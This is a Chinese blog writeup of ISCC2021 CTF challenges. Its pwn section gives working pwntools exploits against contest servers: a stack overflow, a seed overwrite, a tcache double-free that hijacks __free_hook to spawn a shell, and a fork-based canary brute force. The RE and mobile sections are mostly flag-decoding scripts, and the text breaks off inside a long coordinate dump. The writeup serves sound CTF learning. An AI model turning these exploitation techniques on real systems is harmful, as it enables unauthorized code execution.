




ISCC2021个人挑战赛和擂台赛部分writeup

原创

拾光、 于 2021-05-28 14:35:59 发布  437  收藏 1

分类专栏: [ctf ISCC ISCC2021](#) 文章标签: [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/wdearzh/article/details/117362165>


版权



[ctf](#) 同时被 3 个专栏收录

11 篇文章 0 订阅

订阅专栏



[ISCC](#)

1 篇文章 0 订阅

订阅专栏



[ISCC2021](#)

1 篇文章 0 订阅

订阅专栏

文章目录

[pwn](#)

[M78](#)

[game](#)

[box](#)

[碰碰碰](#)

[RE](#)

[garden](#)

[Analysis](#)

[Ron's Code](#)

[汇编大人, 时代变了](#)

[mob](#)

[Mobile Easy](#)

[Mobile Normal](#)

[MISC](#)

[Retrieve the passcode](#)

[我的折扣是多少?](#)

[小明的表情包](#)

pwn

M78

漏洞在 check函数处

```
char *__cdecl check(char *s)
{
    char dest[11]; // [esp+0h] [ebp-18h] BYREF
    char v3; // [esp+Bh] [ebp-Dh]
    char *v4; // [esp+Ch] [ebp-Ch]

    v3 = strlen(s);
    if ( v3 == 7 )
    {
        puts("Enjoy it~");
        fflush(stdout);
        v4 = strcpy(dest, s);
    }
    else
    {
        puts("Invalid!");
        v4 = (char *)fflush(stdout);
    }
    return v4;
}
```

s是上层函数read的，长度最长为0x199，buf本身不会溢出。
dest数组长度为11，从buf复制到dest时，可能造成dest溢出。
v3是char类型，可以构造s的长度0x107，使得v3的值为7。
跳转到后门函数即可。

exp:

```
#encoding=utf-8
from pwn import *
import time
context(os='linux',arch='amd64')
context.log_level = 'debug'
r = remote('39.96.88.40',7010)
#r = process('/home/kali/ctf/pwn/ti/M78')
call_addr = 0x8049202

r.sendlineafter("?", '1')
r.sendlineafter("\n", '1')

payload = b'\0'*(0x18+4) + p32(call_addr)
payload = payload.ljust(0x107, b'c')
payload += b'\0'
r.sendlineafter("password\n", payload)
r.interactive()
```

game

数组溢出到rand的种子，然后c语言得到序列，输入即可。

```

#encoding=utf-8
from pwn import *
import time
context(os='linux',arch='amd64')
context.log_level = 'debug'
r = remote('39.96.88.40',7040)
#r = process('/home/kali/ctf/pwn/ti/game')

rt = [55,15,82,1,98,68,67,15,86,3]

payload = b'w'*40+p32(0)
r.sendlineafter("Your name is :",payload)
for i in rt:
    r.sendlineafter("Guess Number:",str(i))

r.interactive()

```

box

堆漏洞，存在uaf和double free漏洞。libc为2.27 Ubuntu1，有tcache，double free未校验。

tcache(0x20-0x400)每个链表最多存放7个，多出来的会放到各个对应bins中去。

unsord bin中仅存在一个free的chunk时，chunk的fd指向main_arena

exp:

```

#encoding=utf-8
from pwn import *
import time
context(os='linux',arch='amd64')
context.log_level = 'debug'
r = remote('39.96.88.40',7020)
#r = process('/home/kali/ctf/pwn/ti/box/pwn')
libc = ELF('/home/kali/ctf/pwn/ti/box/libc.so.6')
call_addr = 0x8049202

def _add(idx, lenn, ddd):
    r.sendlineafter(">>", '1')
    r.sendlineafter("Input the index:\n", str(idx))
    r.sendlineafter(":\n", str(lenn))
    r.sendlineafter(":\n", ddd)
def _edit(idx, ddd):
    r.sendlineafter(">>", '2')
    r.sendlineafter("Input the index:\n", str(idx))
    #r.sendlineafter(":\n", str(lenn))
    r.sendlineafter(":\n", ddd)
def _remove(idx):
    r.sendlineafter(">>", '3')
    r.sendlineafter("Input the index:\n", str(idx))
def _view(idx):
    r.sendlineafter(">>", '4')
    r.sendlineafter("Input the index:\n", str(idx))

_add(0,0x80,"11")
_add(1,0x80,"11")
_add(2,0x80,"11")

_remove(1)

```

```

_remove(1)
_remove(1)
_remove(1)
_remove(1)
_remove(1)
_remove(1)
_remove(1)
_remove(1)
_remove(0)
_view(0)

r.recvuntil("Here is it :")

main_arna_96 = u64(r.recv(6).ljust(8,b'\0'))
print('main_arna_96:',hex(main_arna_96))

malloc_hook_s = libc.symbols['__malloc_hook']
free_hook_s = libc.symbols['__free_hook']
system_s = libc.sym['system']

malloc_hook_addr = (main_arna_96 & 0xFFFFFFFFFFFF000) + (malloc_hook_s & 0xFFF)
libc_base = malloc_hook_addr - malloc_hook_s
free_hook_addr = libc_base + free_hook_s
system_addr = libc_base + system_s
print('libc_base:',hex(libc_base))
print('free_hook_addr:',hex(free_hook_addr))
print('system_addr:',hex(system_addr))

_edit(1,p64(free_hook_addr))
_add(3,0x80, '/bin/sh\0')
_add(4,0x80,p64(system_addr))
_remove(3)
#gdb.attach(r)
r.interactive()

```

exp2:

不调用edit 使用double free 构造 tcache 为:

- 1、tcache -> chunk1 ->chunk2->chun1
- 2、然后 malloc chunk1 并把fd设置为free_hook_addr
tcache -> chunk2 ->chunk1->free_hook_addr
- 3、然后 malloc chunk2 构造"/bin/sh" 再malloc chunk1
tcache ->free_hook_addr
- 4、malloc 并把system_addr 写入到 free_hook_addr

```

#encoding=utf-8
from pwn import *
import time
context(os='linux',arch='amd64')
context.log_level = 'debug'
#r = remote('39.96.88.40',7020)
r = process('/home/kali/ctf/pwn/ti/box/pwn')
libc = ELF('/home/kali/ctf/pwn/ti/box/libc.so.6')
call_addr = 0x8049202

def _add(idx, lenn, ddd):
    r.sendlineafter(">>", '1')
    r.sendlineafter("Input the index:\n", str(idx))
    r.sendlineafter(":\n", str(lenn))

```

```

r.sendlineafter(": ",str(Lenn))
r.sendlineafter(":\n",ddd)
def _edit(idx, ddd):
    r.sendlineafter(">>", '2')
    r.sendlineafter("Input the index:\n",str(idx))
    #r.sendlineafter(":\n",str(Lenn))
    r.sendlineafter(":\n",ddd)

def _remove(idx):
    r.sendlineafter(">>", '3')
    r.sendlineafter("Input the index:\n",str(idx))

def _view(idx):
    r.sendlineafter(">>", '4')
    r.sendlineafter("Input the index:\n",str(idx))

_add(0,0x80, "11")
_add(1,0x80, "11")
_add(2,0x80, "11")

_remove(2)
_remove(2)
_remove(2)
_remove(2)
_remove(1)
_remove(2)
_remove(1)
_remove(0)
_view(0)

r.recvuntil("Here is it :")

main_arna_96 = u64(r.recv(6).ljust(8,b'\0'))
print('main_arna_96:',hex(main_arna_96))

malloc_hook_s = libc.symbols['__malloc_hook']
free_hook_s = libc.symbols['__free_hook']
system_s = libc.sym['system']

malloc_hook_addr = (main_arna_96 & 0xFFFFFFFFFFFFFF00) + (malloc_hook_s & 0xFFF)
libc_base = malloc_hook_addr - malloc_hook_s
free_hook_addr = libc_base + free_hook_s
system_addr = libc_base + system_s
print('libc_base:',hex(libc_base))
print('free_hook_addr:',hex(free_hook_addr))
print('system_addr:',hex(system_addr))

_add(3,0x80,p64(free_hook_addr))
_add(4,0x80, '/bin/sh\0')
_add(5,0x80, '11')
_add(6,0x80,p64(system_addr))

_remove(4)
#gdb.attach(r)
r.interactive()

```

碰碰碰

代码结构很简单，fork子进程，然后子进程调用函数vuln()。

- 1、vuln函数中存在栈溢出。
- 2、有backdoor()函数，可以执行shell。
- 3、开启了PIE
- 4、开启了CANARY

那知识点可能就两个：

- 1、绕过canary;
- 2、ret到backdoor

因为是fork子进程，可以爆破canary

```
#encoding=utf-8
from pwn import *
import time
context(os='linux',arch='amd64')
context.log_level = 'debug'
r = remote('39.96.88.40',8010)
#r = process(["/home/kali/ctf/pwn/ti/iscc2021/helloowner/ld-linux.so.2","/home/kali/ctf/pwn/ti/iscc2021/helloowner/hello_Pwner"],env={"LD_PRELOAD":"/home/kali/ctf/pwn/ti/iscc2021/helloowner/libc.so.6"})

def ckcanary(payload, len):
    canaryy =b''
    for _ in range(len):
        for i in range(0,256):

            r.sendafter("Pwner!",payload+canaryy+chr(i).encode('latin1'))
            r.recvline() #
            a=r.recv(3)
            print(i,canaryy, a)
            if a != b'***':
                canaryy +=chr(i).encode('latin1')
                print(canaryy)
                break
        if i == 255:
            print("error")
            return ""
    return u32(canaryy)
payload = b'\0'* 100
cana=ckcanary(payload,4)
print("canary:",hex(cana))

for i in range(0,16):
    addr = i << 12 | 0x07ba
    payload = b'cat flag.txt #'
    payload = payload.ljust(100,b'\0') + p32(cana) + b'\0'*12 + p16(addr)
    #r.sendafter("Pwner!",payload)
    r.send(payload)
    time.sleep(0.1)

r.interactive()
```

RE

garden

附件garden.pyc

pyc解密得到算法：关键点在check函数

```

# uncompile6 version 3.7.4
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.8.8 (tags/v3.8.8:024d805, Feb 19 2021, 13:18:16) [MSC v.1928 64 bit (AMD64)]
# Embedded file name: garden.py
# Compiled at: 2021-02-28 12:29:29
import platform, sys, marshal, types

def check(s):
    f = '2(88\x006\x1a\x10\x10\x1aIKIJ+\x1a\x10\x10\x1a\x06'
    if len(s) != len(f):
        return False
    checksum = 0
    for a, b in zip(f, s):
        checksum += ord(b) ^ ord(a) ^ 123

    return checksum == 0

if sys.version_info.major != 2 or sys.version_info.minor != 7:
    sys.exit('试试 Python 2.7.')
if len(sys.argv) != 2:
    sys.exit('usage: bronze.pyc <flag>')
flag = sys.argv[1]
if len(flag) >= 32:
    print '太长了.'
    sys.exit(1)
alphabet = set('abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{ }!@#$$%+')
for ch in flag:
    if ch not in alphabet:
        print '不对.'
        sys.exit(1)

if check(flag):
    print '就是这个!'
    sys.exit(0)
else:
    print '搞错了.'
    sys.exit(1)
# okay decompiling garden.pyc

```

exp:

```

f = '2(88\x006\x1a\x10\x10\x1aIKIJ+\x1a\x10\x10\x1a\x06'
flag=''
for i in f:
    flag += chr(ord(i) ^ 123)
print(flag)

```

Analysis

逐步逆向算法即可。

```

r= [0x43,0xDF,0x14,0x3,0x0D,0x2C,0x9,0x1,0x17,0x17,0x8,0xFC,0x2B,0xFA,0x14,0x17,0xF9,0x25,0xF5,0x22,0x3D,0xCE,0x
18,0x16,0x0A]

sstr='REVERSE'
bstr=[0 for i in sstr]
for i in range(len(sstr)):
    bstr[i] = ord(sstr[i])%64

print(bstr)

for i in range(0x19):
    t = bstr[i%7]&1
    if t != 0 :
        r[i] = r[i] -2
    else:
        r[i] = r[i] -1
print(r)

for i in range(0x19 //2 ):
    t=r[i]
    r[i] = r[0x19-1-i]
    r[0x19-1-i] = t
print(r)

for i in range(0x19):
    r[i] = (r[i] - bstr[i%7])&0xff
print(r)

for i in range(0x17, -1, -1):

    r[i] = (r[i] + r[i+1])&0xff
print(r)

for i in range(0x19):
    r[i] += 64
print(r)

flag=''
for i in r:
    flag += (chr(i))
print(flag)

```

Ron's Code

RC4算法逆向

```

def rc4(data, key):
    """
    data:    data that to be encrypted or decrypted.
    key:     key to encrypt or decrypt.
    """
    #if the data is a string, convert to hex format.
    if(type(data) is type("string")):
        tmpData=data
        data=[]
        for tmp in tmpData:
            data.append(ord(tmp))
    #if the key is a string, convert to hex format.

```



```

#If the key is a string, convert to hex format.
if(type(key) is type("string")):
    tmpKey=key
    key=[]
    for tmp in tmpKey:
        key.append(ord(tmp))

#the Key-Scheduling Algorithm
x = 0
box= list(range(256))
for i in range(256):
    x = (x + box[i] + key[i % len(key)]) % 256
    box[i], box[x] = box[x], box[i]

#the Pseudo-Random Generation Algorithm
x = 0
y = 0
out = []
for c in data:
    x = (x + 1) % 256
    y = (y + box[x]) % 256
    box[x], box[y] = box[y], box[x]
    out.append(c ^ box[(box[x] + box[y]) % 256])

result=""
printable=True
for tmp in out:
    if(tmp<0x21 or tmp>0x7e):
        # there is non-printable character
        printable=False
        break
    result += chr(tmp)

if(printable==False):
    result=""
    #convert to hex string
    for tmp in out:
        result += "{0:02X}".format(tmp)

return result
str=[0xE8,0x30,0xE8,0x30,0xC9,0x65,0xA9,0xBA,0x77,0xDA,0xF4,0x4E,0xE3,0xE9,0x60,0x76,0xC1]
key1='ISCC2021'.encode()
key=[]
for i in range(len(key1)):
    key.append(key1[i] +i)
print(key)

flag = rc4(bytes(str),bytes(key))

flag=bytes.fromhex(flag)
flag=list(flag)

key=list(key1)

for i in range(len(str)):
    flag[i] += key[i%8]
    flag[i] -= 1
print(bytes(flag))

```

汇编大人，时代变了

提供的汇编代码为 LLVM IR的语法。可以使用命令编译为obj文件

```
llc -filetype=obj task.ll
```

编译出的obj文件，放到ida中即可F5查看算法逻辑

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    size_t v3; // rbx
    char v4; // bp
    char v5; // bp
    int j; // [rsp+4h] [rbp-64h]
    int i; // [rsp+8h] [rbp-60h]
    int v9; // [rsp+Ch] [rbp-5Ch]
    char s[88]; // [rsp+10h] [rbp-58h] BYREF

    printf("Only the chosen one will know what the flag is!\n");
    printf("Are you the chosen one?\n");
    printf("flag: ");
    _isoc99_scanf("%64s", s);
    v3 = strlen(s);
    if ( v3 == strlen(&what) )
    {
        if ( (unsigned int)check(s) )
        {
            for ( i = 0; i < strlen(s); ++i )
            {
                v4 = s[i];
                s[i] = v4 ^ secret[i % strlen(secret)];
            }
        }
        else
        {
            for ( j = 0; j < strlen(s); ++j )
            {
                v5 = flag[j];
                s[j] = v5 ^ secret[j % strlen(secret)];
            }
        }
        printf(format, s);
        v9 = 0;
    }
    else
    {
        printf(asc_356);
        v9 = 1;
    }
    return v9;
}
```

exp:

```

import string
a="\x0A\xF0\x9F\x98\x82\xF0\x9F\x91\x8C\xF0\x9F\x98\x82\xF0\x9F\x91\x8C\xF0\x9F\x98\x82\xF0\x9F\x91\x8C ISCC{%s}
\xF0\x9F\x91\x8C\xF0\x9F\x98\x82\xF0\x9F\x91\x8C\xF0\x9F\x98\x82\xF0\x9F\x91\x8C\xF0\x9F\x98\x82\x0A\x0A\x00\x0
0\x00"
what="\x64\x4e\x6c\x2e\x1e\x36\x38\x04\x44\x12\x1c\x24\x5c\x59\x3d\x0b\x5a\x78\x08\x09\x76\x70\x79\x33\x13\x16\x
20\x7e\x6b\x23\x36\x45\x07\x11\x2c\x22\x4a\x4a\x4f\x2e\x48\x4c\x7c\x3e\x11\x0f\x6a\x18\x37\x42\x1e\x2b\x12\x03\x
5a\x47"
secret="B\x0A|_\x22\x06\x1Bg7#\x5CF\x0A)\x090Q8_{Y\x13\x18\x0DP"
flag="\x1DU#hJ7.8\x06\x16\x03rU0=[bg9JmtGt`7U\x0BnNjD\x01\x03\x120\x19;OVIaM\x00\x08,qu<g\x1D;K\x00}Y\x00\x00\x0
0\x00\x00\x00\x00"

s = [0 for i in range(len(what))]
#print(s)
for ss in string.printable:
    s[0]=ord(ss)
    for i in range(len(what)-1):
        s[i+1] = ord(what[i]) ^ s[i]
    f=''
    for i in range(len(what)):
        v = s[i]
        t = chr((v ^ ord(secret[i % len(secret)]))
        if t not in string.printable:
            break
        f +=t
    if len(f) == len(what):

        print(f)

...
s[0]
s[1] = s[0]^what[0]
s[2] = s[0]^what[0]^what[1]
s[3] = s[0]^what[0]^what[1]^what[2]
...
s[n] = s[0]^what[0]^what[1]^what[2]^...what[n-1]
s[0] = s[0]^what[0]^what[1]^what[2]^...what[n]
...
#ISCC{mAy6e_t0d4Y_7H15_Ls_tH3_10n8est_f14g_Y0_HaD_Ev3R_5e3n_!_}

```

mob

Mobile Easy

```

from Crypto.Cipher import AES
import base64
key = '1234567890123456'.encode()
str2='9z2ukkD3Ztxhj+t/S1x1Eg=='
aes = AES.new(key,AES.MODE_ECB)
# decrypt
msg_enc = base64.b64decode(str2)
msg = aes.decrypt(msg_enc)
str2=msg.decode().replace(" ", '')
print(len(str2))
#+0dNLE8us8
str3 = ''
for x in range(7,256,8):
    if x%9 == 8:
        print(x)
        str3 += chr(x)
        break

str3 += chr(100+3)
str3 += chr(100^0x5d)
str3 += chr(ord(str3[2]) * 2 - 10)
str3 += chr(120-1)
c8 = 'P'
c7 = chr(ord(c8)+4)
c6 = chr(ord(c7)^56)
str3 += c6+c7+c8
print(ord(c6), ord(c7))
first='ISCC{'+str2+str3+'}'
flag = first.replace("dN","B1").replace("8", "_").replace("P", "!").replace("hw1","rea").replace('u','1').replace("+","m");
print(flag)

```

Mobile Normal

java+jni

java部分:

```

private String getFlag() {
    String part1 = new String(Base64.decode(new String("ZXZlc1lvbmVfbDFrZVM=").getBytes(), 0));
    String s = (new String(BuildConfig.FLAVOR) + "ISCC{") + part1;
    return ((s + MyJni.getPart3()) + ((String) getResources().getText(R.string.smile))) + "}";
}

```

关键点在与jni的 MyJni.getPart3() 方法返回的字符串。

jni部分逻辑挺复杂，没有逆算法。

直接修改smali代码的onclick方法，将getFlag返回的flag Toast出来或者setText到输入框即可。

```
invoke-direct {p0}, Lcom/example/mobilenormal/MainActivity; -> getFlag()Ljava/lang/String;
move-result-object v2
.local v2, "flag":Ljava/lang/String;

const v0, 0x7f070036
invoke-virtual {p0, v0}, Lcom/example/mobilenormal/MainActivity; -> findViewById(I)Landroid/view/View;
move-result-object v0
check-cast v0, Landroid/widget/EditText;
.local v0, "editText":Landroid/widget/EditText;

invoke-virtual {v0, v2}, Landroid/widget/TextView; -> setText(Ljava/lang/CharSequence;)V
```

apk在手机或者模拟器安装后点击即可显示flag。

MISC

Retrieve the passcode

Scatter说他能解开这个古怪的密码，你呢？来试试吧！

Flag格式：ISCC{XXX}，XXX为小写字母串，不包括空格

附件为一个scatter.txt 和 computer.rar

scatter.txt 内容：

```
1:3:1;1.25:3:1;1.5:3:1;1.75:3:1;2:3:1;2.25:3:1;2.5:3:1;2.75:3:1;3:3:1;3.25:3:1;3.5:3:1;3.75:3:1;4:3:1;4.25:3:1;4.5:3:1;4.75:3:1;5:3:1;5.25:3:1;5.5:3:1;5.75:3:1;6:3:1;6.25:3:1;6.5:3:1;6.75:3:1;7:3:1;7.25:3:1;7.5:3:1;7.75:3:1;8:3:1;8.25:3:1;8.5:3:1;8.75:3:1;9:3:1;9.25:3:1;9.5:3:1;9.75:3:1;10:3:1;10.25:3:1;10.5:3:1;10.75:3:1;11:3:1;11.25:3:1;11.5:3:1;11.75:3:1;12:3:1;12.25:3:1;12.5:3:1;12.75:3:1;13:3:1;13.25:3:1;13.5:3:1;13.75:3:1;14:3:1;14.25:3:1;14.5:3:1;14.75:3:1;15:3:1;15.25:3:1;15.5:3:1;15.75:3:1;16:3:1;16.25:3:1;16.5:3:1;16.75:3:1;17:3:1;17.25:3:1;17.5:3:1;17.75:3:1;18:3:1;18.25:3:1;18.5:3:1;18.75:3:1;19:3:1;19.25:3:1;19.5:3:1;19.75:3:1;20:3:1;20.25:3:1;20.5:3:1;20.75:3:1;21:3:1;21.25:3:1;21.5:3:1;21.75:3:1;22:3:1;22.25:3:1;22.5:3:1;22.75:3:1;23:3:1;23.25:3:1;23.5:3:1;23.75:3:1;24:3:1;24.25:3:1;24.5:3:1;24.75:3:1;25:3:1;25.25:3:1;25.5:3:1;25.75:3:1;26:3:1;26.25:3:1;26.5:3:1;26.75:3:1;27:3:1;27.25:3:1;27.5:3:1;27.75:3:1;28:3:1;28.25:3:1;28.5:3:1;28.75:3:1;29:3:1;29.25:3:1;29.5:3:1;29.75:3:1;30:3:1;30.25:3:1;30.5:3:1;30.75:3:1;31:3:1;31.25:3:1;31.5:3:1;31.75:3:1;32:3:1;32.25:3:1;32.5:3:1;32.75:3:1;33:3:1;33.25:3:1;33.5:3:1;33.75:3:1;34:3:1;34.25:3:1;34.5:3:1;34.75:3:1;35:3:1;35.25:3:1;35.5:3:1;35.75:3:1;36:3:1;36.25:3:1;36.5:3:1;36.75:3:1;37:3:1;37.25:3:1;37.5:3:1;37.75:3:1;38:3:1;38.25:3:1;38.5:3:1;38.75:3:1;39:3:1;39.25:3:1;39.5:3:1;39.75:3:1;40:3:1;40.25:3:1;40.5:3:1;40.75:3:1;41:3:1;41.25:3:1;41.5:3:1;41.75:3:1;42:3:1;42.25:3:1;42.5:3:1;42.75:3:1;43:3:1;43.25:3:1;43.5:3:1;43.75:3:1;44:3:1;44.25:3:1;44.5:3:1;44.75:3:1;45:3:1;45.25:3:1;45.5:3:1;45.75:3:1;46:3:1;46.25:3:1;46.5:3:1;46.75:3:1;47:3:1;47.25:3:1;47.5:3:1;47.75:3:1;48:3:1;48.25:3:1;48.5:3:1;48.75:3:1;49:3:1;49.25:3:1;49.5:3:1;49.75:3:1;50:3:1;50.25:3:1;50.5:3:1;50.75:3:1;51:3:1;51.25:3:1;51.5:3:1;51.75:3:1;52:3:1;52.25:3:1;52.5:3:1;52.75:3:1;53:3:1;53.25:3:1;53.5:3:1;53.75:3:1;54:3:1;54.25:3:1;54.5:3:1;54.75:3:1;55:3:1;55.25:3:1;55.5:3:1;55.75:3:1;56:3:1;56.25:3:1;56.5:3:1;56.75:3:1;57:3:1;57.25:3:1;57.5:3:1;57.75:3:1;58:3:1;58.25:3:1;58.5:3:1;58.75:3:1;59:3:1;59.25:3:1;59.5:3:1;59.75:3:1;60:3:1;60.25:3:1;60.5:3:1;60.75:3:1;61:3:1;61.25:3:1;61.5:3:1;61.75:3:1;62:3:1;62.25:3:1;62.5:3:1;62.75:3:1;63:3:1;63.25:3:1;63.5:3:1;63.75:3:1;64:3:1;64.25:3:1;64.5:3:1;64.75:3:1;65:3:1;65.25:3:1;65.5:3:1;65.75:3:1;66:3:1;66.25:3:1;66.5:3:1;66.75:3:1;67:3:1;67.25:3:1;67.5:3:1;67.75:3:1;68:3:1;68.25:3:1;68.5:3:1;68.75:3:1;69:3:1;69.25:3:1;69.5:3:1;69.75:3:1;70:3:1;70.25:3:1;70.5:3:1;70.75:3:1;71:3:1;71.25:3:1;71.5:3:1;71.75:3:1;72:3:1;72.25:3:1;72.5:3:1;72.75:3:1;73:3:1;73.25:3:1;73.5:3:1;73.75:3:1;74:3:1;74.25:3:1;74.5:3:1;74.75:3:1;75:3:1;75.25:3:1;75.5:3:1;75.75:3:1;76:3:1;76.25:3:1;76.5:3:1;76.75:3:1;77:3:1;77.25:3:1;77.5:3:1;77.75:3:1;78:3:1;78.25:3:1;78.5:3:1;78.75:3:1;79:3:1;79.25:3:1;79.5:3:1;79.75:3:1;80:3:1;80.25:3:1;80.5:3:1;80.75:3:1;81:3:1;81.25:3:1;81.5:3:1;81.75:3:1;82:3:1;82.25:3:1;82.5:3:1;82.75:3:1;83:3:1;83.25:3:1;83.5:3:1;83.75:3:1;84:3:1;84.25:3:1;84.5:3:1;84.75:3:1;85:3:1;85.25:3:1;85.5:3:1;85.75:3:1;86:3:1;86.25:3:1;86.5:3:1;86.75:3:1;87:3:1;87.25:3:1;87.5:3:1;87.75:3:1;88:3:1;88.25:3:1;88.5:3:1;88.75:3:1;89:3:1;89.25:3:1;89.5:3:1;89.75:3:1;90:3:1;90.25:3:1;90.5:3:1;90.75:3:1;91:3:1;91.25:3:1;91.5:3:1;91.75:3:1;92:3:1;92.25:3:1;92.5:3:1;92.75:3:1;93:3:1;93.25:3:1;93.5:3:1;93.75:3:1;94:3:1;94.25:3:1;94.5:3:1;94.75:3:1;95:3:1;95.25:3:1;95.5:3:1;95.75:3:1;96:3:1;96.25:3:1;96.5:3:1;96.75:3:1;97:3:1;97.25:3:1;97.5:3:1;97.75:3:1;98:3:1;98.25:3:1;98.5:3:1;98.75:3:1;99:3:1;99.25:3:1;99.5:3:1;99.75:3:1;100:3:1;100.25:3:1;100.5:3:1;100.75:3:1;101:3:1;101.25:3:1;101.5:3:1;101.75:3:1;102:3:1;102.25:3:1;102.5:3:1;102.75:3:1;103:3:1;103.25:3:1;103.5:3:1;103.75:3:1;104:3:1;104.25:3:1;104.5:3:1;104.75:3:1;105:3:1;105.25:3:1;105.5:3:1;105.75:3:1;106:3:1;106.25:3:1;106.5:3:1;106.75:3:1;107:3:1;107.25:3:1;107.5:3:1;107.75:3:1;108:3:1;108.25:3:1;108.5:3:1;108.75:3:1;109:3:1;109.25:3:1;109.5:3:1;109.75:3:1;110:3:1;110.25:3:1;110.5:3:1;110.75:3:1;111:3:1;111.25:3:1;111.5:3:1;111.75:3:1;112:3:1;112.25:3:1;112.5:3:1;112.75:3:1;113:3:1;113.25:3:1;113.5:3:1;113.75:3:1;114:3:1;114.25:3:1;114.5:3:1;114.75:3:1;115:3:1;115.25:3:1;115.5:3:1;115.75:3:1;116:3:1;116.25:3:1;116.5:3:1;116.75:3:1;117:3:1;117.25:3:1;117.5:3:1;117.75:3:1;118:3:1;118.25:3:1;118.5:3:1;118.75:3:1;119:3:1;119.25:3:1;119.5:3:1;119.75:3:1;120:3:1;120.25:3:1;120.5:3:1;120.75:3:1;121:3:1;121.25:3:1;121.5:3:1;121.75:3:1;122:3:1;122.25:3:1;122.5:3:1;122.75:3:1;123:3:1;123.25:3:1;123.5:3:1;123.75:3:1;124:3:1;124.25:3:1;124.5:3:1;124.75:3:1;125:3:1;125.25:3:1;125.5:3:1;125.75:3:1;126:3:1;126.25:3:1;126.5:3:1;126.75:3:1;127:3:1;127.25:3:1;127.5:3:1;127.75:3:1;128:3:1;128.25:3:1;128.5:3:1;128.75:3:1;129:3:1;129.25:3:1;129.5:3:1;129.75:3:1;130:3:1;130.25:3:1;130.5:3:1;130.75:3:1;131:3:1;131.25:3:1;131.5:3:1;131.75:3:1;132:3:1;132.25:3:1;132.5:3:1;132.75:3:1;133:3:1;133.25:3:1;133.5:3:1;133.75:3:1;134:3:1;134.25:3:1;134.5:3:1;134.75:3:1;135:3:1;135.25:3:1;135.5:3:1;135.75:3:1;136:3:1;136.25:3:1;136.5:3:1;136.75:3:1;137:3:1;137.25:3:1;137.5:3:1;137.75:3:1;138:3:1;138.25:3:1;138.5:3:1;138.75:3:1;139:3:1;139.25:3:1;139.5:3:1;139.75:3:1;140:3:1;140.25:3:1;140.5:3:1;140.75:3:1;141:3:1;141.25:3:1;141.5:3:1;141.75:3:1;142:3:1;142.25:3:1;142.5:3:1;142.75:3:1;143:3:1;143.25:3:1;143.5:3:1;143.75:3:1;144:3:1;144.25:3:1;144.5:3:1;144.75:3:1;145:3:1;145.25:3:1;145.5:3:1;145.75:3:1;146:3:1;146.25:3:1;146.5:3:1;146.75:3:1;147:3:1;147.25:3:1;147.5:3:1;147.75:3:1;148:3:1;148.25:3:1;148.5:3:1;148.75:3:1;149:3:1;149.25:3:1;149.5:3:1;149.75:3:1;150:3:1;150.25:3:1;150.5:3:1;150.75:3:1;151:3:1;151.25:3:1;151.5:3:1;151.75:3:1;152:3:1;152.25:3:1;152.5:3:1;152.75:3:1;153:3:1;153.25:3:1;153.5:3:1;153.75:3:1;154:3:1;154.25:3:1;154.5:3:1;154.75:3:1;155:3:1;155.25:3:1;155.5:3:1;155.75:3:1;156:3:1;156.25:3:1;156.5:3:1;156.75:3:1;157:3:1;157.25:3:1;157.5:3:1;157.75:3:1;158:3:1;158.25:3:1;158.5:3:1;158.75:3:1;159:3:1;159.25:3:1;159.5:3:1;159.75:3:1;160:3:1;160.25:3:1;160.5:3:1;160.75:3:1;161:3:1;161.25:3:1;161.5:3:1;161.75:3:1;162:3:1;162.25:3:1;162.5:3:1;162.75:3:1;163:3:1;163.25:3:1;163.5:3:1;163.75:3:1;164:3:1;164.25:3:1;164.5:3:1;164.75:3:1;165:3:1;165.25:3:1;165.5:3:1;165.75:3:1;166:3:1;166.25:3:1;166.5:3:1;166.75:3:1;167:3:1;167.25:3:1;167.5:3:1;167.75:3:1;168:3:1;168.25:3:1;168.5:3:1;168.75:3:1;169:3:1;169.25:3:1;169.5:3:1;169.75:3:1;170:3:1;170.25:3:1;170.5:3:1;170.75:3:1;171:3:1;171.25:3:1;171.5:3:1;171.75:3:1;172:3:1;172.25:3:1;172.5:3:1;172.75:3:1;173:3:1;173.25:3:1;173.5:3:1;173.75:3:1;174:3:1;174.25:3:1;174.5:3:1;174.75:3:1;175:3:1;175.25:3:1;175.5:3:1;175.75:3:1;176:3:1;176.25:3:1;176.5:3:1;176.75:3:1;177:3:1;177.25:3:1;177.5:3:1;177.75:3:1;178:3:1;178.25:3:1;178.5:3:1;178.75:3:1;179:3:1;179.25:3:1;179.5:3:1;179.75:3:1;180:3:1;180.25:3:1;180.5:3:1;180.75:3:1;181:3:1;181.25:3:1;181.5:3:1;181.75:3:1;182:3:1;182.25:3:1;182.5:3:1;182.75:3:1;183:3:1;183.25:3:1;183.5:3:1;183.75:3:1;184:3:1;184.25:3:1;184.5:3:1;184.75:3:1;185:3:1;185.25:3:1;185.5:3:1;185.75:3:1;186:3:1;186.25:3:1;186.5:3:1;186.75:3:1;187:3:1;187.25:3:1;187.5:3:1;187.75:3:1;188:3:1;188.25:3:1;188.5:3:1;188.75:3:1;189:3:1;189.25:3:1;189.5:3:1;189.75:3:1;190:3:1;190.25:3:1;190.5:3:1;190.75:3:1;191:3:1;191.25:3:1;191.5:3:1;191.75:3:1;192:3:1;192.25:3:1;192.5:3:1;192.75:3:1;193:3:1;193.25:3:1;193.5:3:1;193.75:3:1;194:3:1;194.25:3:1;194.5:3:1;194.75:3:1;195:3:1;195.25:3:1;195.5:3:1;195.75:3:1;196:3:1;196.25:3:1;196.5:3:1;196.75:3:1;197:3:1;197.25:3:1;197.5:3:1;197.75:3:1;198:3:1;198.25:3:1;198.5:3:1;198.75:3:1;199:3:1;199.25:3:1;199.5:3:1;199.75:3:1;200:3:1;200.25:3:1;200.5:3:1;200.75:3:1;201:3:1;201.25:3:1;201.5:3:1;201.75:3:1;202:3:1;202.25:3:1;202.5:3:1;202.75:3:1;203:3:1;203.25:3:1;203.5:3:1;203.75:3:1;204:3:1;204.25:3:1;204.5:3:1;204.75:3:1;205:3:1;205.25:3:1;205.5:3:1;205.75:3:1;206:3:1;206.25:3:1;206.5:3:1;206.75:3:1;207:3:1;207.25:3:1;207.5:3:1;207.75:3:1;208:3:1;208.25:3:1;208.5:3:1;208.75:3:1;209:3:1;209.25:3:1;209.5:3:1;209.75:3:1;210:3:1;210.25:3:1;210.5:3:1;210.75:3